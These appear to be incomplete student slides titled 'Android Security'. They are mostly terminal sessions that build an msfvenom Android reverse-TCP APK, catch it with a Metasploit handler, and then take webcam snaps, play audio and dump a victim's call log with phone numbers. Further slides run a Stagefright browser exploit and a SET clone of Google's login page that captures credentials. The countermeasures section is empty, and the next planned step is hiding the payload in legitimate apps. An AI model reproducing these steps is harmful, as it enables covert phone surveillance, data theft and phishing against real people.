Android Security

Exploiting the Vulnerabilities

Creation of Malicious Payload

Metasploit is used for the creation.

```
eth0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 18:db:f2:28:ed:53  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 29608  bytes 27752562 (26.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 29608  bytes 27752562 (26.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.43.209  netmask 255.255.255.0  broadcast 192.168.43.255
        inet6 fe80::22b1:109c:20d:17b  prefixlen 64  scopeid 0x20<link>
        ether 58:fb:84:0a:e8:17  txqueuelen 1000  (Ethernet)
        RX packets 4523  bytes 4427515 (4.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3519  bytes 509288 (497.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.43.209 LPORT=443 R>EndGame.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 10091 bytes

root@kali:~#
```

Metasploit


This is a ___
Firstly, we make the malicious payload
Then we use the metasploit console to make our server which the payload will connect after the user installs the application and runs it.
Server responds to it but in a way as the payload takes full access of your phone

- Social engineering can be used
- Loss of control
- Loss of user data
-
- More which you can add here

```
root@kali:~# msfconsole

3Kom SuperHack II Logon

User Name:          [   security    ]

Password:           [               ]

[ OK ]

https://metasploit.com

       =[ metasploit v4.17.17-dev                         ]
+ -- --=[ 1817 exploits - 1031 auxiliary - 315 post       ]
+ -- --=[ 539 payloads - 42 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handle
[-] Failed to load module: exploit/multi/handle
msf > use exploit/multi/handler
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.43.209
LHOST => 192.168.43.209
msf exploit(multi/handler) > set LPORT 443
LPORT => 443
msf exploit(multi/handler) >
```

Malicious Application installed

Victim installs malicious app.




Getting Control of the Victim's Android

Meterpreter is the command line interpreter of Metasploit, includes set of commands that controls Victim's Android.

```
msf exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.43.209
LHOST => 192.168.43.209
msf exploit(multi/handler) > set LPORT 443
LPORT => 443
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.43.209:443
[*] Sending stage (70525 bytes) to 192.168.43.59
[*] Meterpreter session 1 opened (192.168.43.209:443 -> 192.168.43.59:40321) at 2019-03-23 22:52:33 +0530

meterpreter >
```

Getting access to Victim's Android Camera


Without victim's knowledge, their camera is compromised exposing whatever scene android is facing towards.




```
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/ZbvhdqnZ.jpeg
meterpreter >
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/XNYqBQhA.jpeg
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/IOwFKDwt.jpeg
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/MwIEkJdl.jpeg
```


Playing Mp3 file on Victim's Android. Without any music player and in background.

```
[*] Started reverse TCP handler on 192.168.43.209:443
[*] Sending stage (70525 bytes) to 192.168.43.59
[*] Meterpreter session 2 opened (192.168.43.209:443 -> 192.168.43.59:40356) at 2019-03-23 23:01:26 +0530
[*] Sending stage (70525 bytes) to 192.168.43.59

meterpreter > play /root/Downloads/Photo.mp3
[*] Playing /root/Downloads/Photo.mp3...
[*] Done
meterpreter >
```



Victims Call record dumps


Full access to his call records and message records and more….



```
==================
[+] Call log dump
==================

Date: 2019-03-23 22:53:39 +0530
OS: Android 8.1.0 - Linux 3.18.71-perf-ge365e68 (armv7l)
Remote IP: 192.168.43.59
Remote Port: 40321

#1
Number  : +917988809744
Name    : null
Date    : Fri Sep 14 10:06:32 GMT+05:30 2018
Type    : INCOMING
Duration: 94

#2
Number  : +917988389532
Name    : null
Date    : Fri Sep 14 09:51:19 GMT+05:30 2018
Type    : OUTGOING
Duration: 22

#3
Number  : +917988389532
Name    : null
Date    : Fri Sep 14 09:45:23 GMT+05:30 2018
Type    : MISSED
Duration: 44

#4
Number  : +917206081069
Name    : null
Date    : Fri Sep 14 09:16:56 GMT+05:30 2018
Type    : OUTGOING
```

Stagefright Integer Overflow Attack over the Android

Classified: can only be used with Stock Android . Hence not works with custom Android.



Setup Server for Stagefright attack


Here, we set Host ID i.e. where the compromised data is returned listening on the default port 8080.

```
msf exploit(android/browser/stagefright_mp4_tx3g_64bit) > set SRVHOST 192.168.43.209
SRVHOST => 192.168.43.209
msf exploit(android/browser/stagefright_mp4_tx3g_64bit) > set URI /
URI => /
msf exploit(android/browser/stagefright_mp4_tx3g_64bit) > set URIPATH /
URIPATH => /
msf exploit(android/browser/stagefright_mp4_tx3g_64bit) > exlpoit
[-] Unknown command: exlpoit.
msf exploit(android/browser/stagefright_mp4_tx3g_64bit) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.43.209:4444
msf exploit(android/browser/stagefright_mp4_tx3g_64bit) > [*] Using URL: http://192.168.43.209:8080/
[*] Server started.
[-] 192.168.43.59    stagefright_mp4_tx3g_64bit - 192.168.43.59:45512 - Requested / - Unknown user-agent: "Mozilla/5.0 (Linux; Android 8.1.0; Redmi Y2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.
Mobile Safari/537.36"
[-] 192.168.43.59    stagefright_mp4_tx3g_64bit - 192.168.43.59:45512 - Requested /favicon.ico - Unknown user-agent: "Mozilla/5.0 (Linux; Android 8.1.0; Redmi Y2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
.0.3683.75 Mobile Safari/537.36"
```


https://bit.ly/2oNSqZS
X
COPY
192.168.43.209:8080/
192.168.43.209:8080/
https://bit.ly/2oNSqZS
COPY
7

Incomplete slide


Shalini ka kam



Credential Harvest Attack

Using the Social Engineering Toolkit

Google fake login page to harvest the Victims credentials....
Vicitm's easily compromised....



Request sent by the browser is captured.

Victim is redirected to a legit web-page so that they are not aware of the exploitation

```
[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory structure is.
Press {return} if you understand what we're saying here.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.43.59 - - [24/Mar/2019 00:19:12] "GET / HTTP/1.1" 200 -
directory traversal attempt detected from: 192.168.43.59
192.168.43.59 - - [24/Mar/2019 00:19:13] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW9MdThibW1
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=☃
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=fake@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=fakepassword123
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Counter Measures :

This was our progress till now.

We are further working on below topics :

1. How to Embed the Malicious Payload in Legitimate App so as to trick the victim.
2.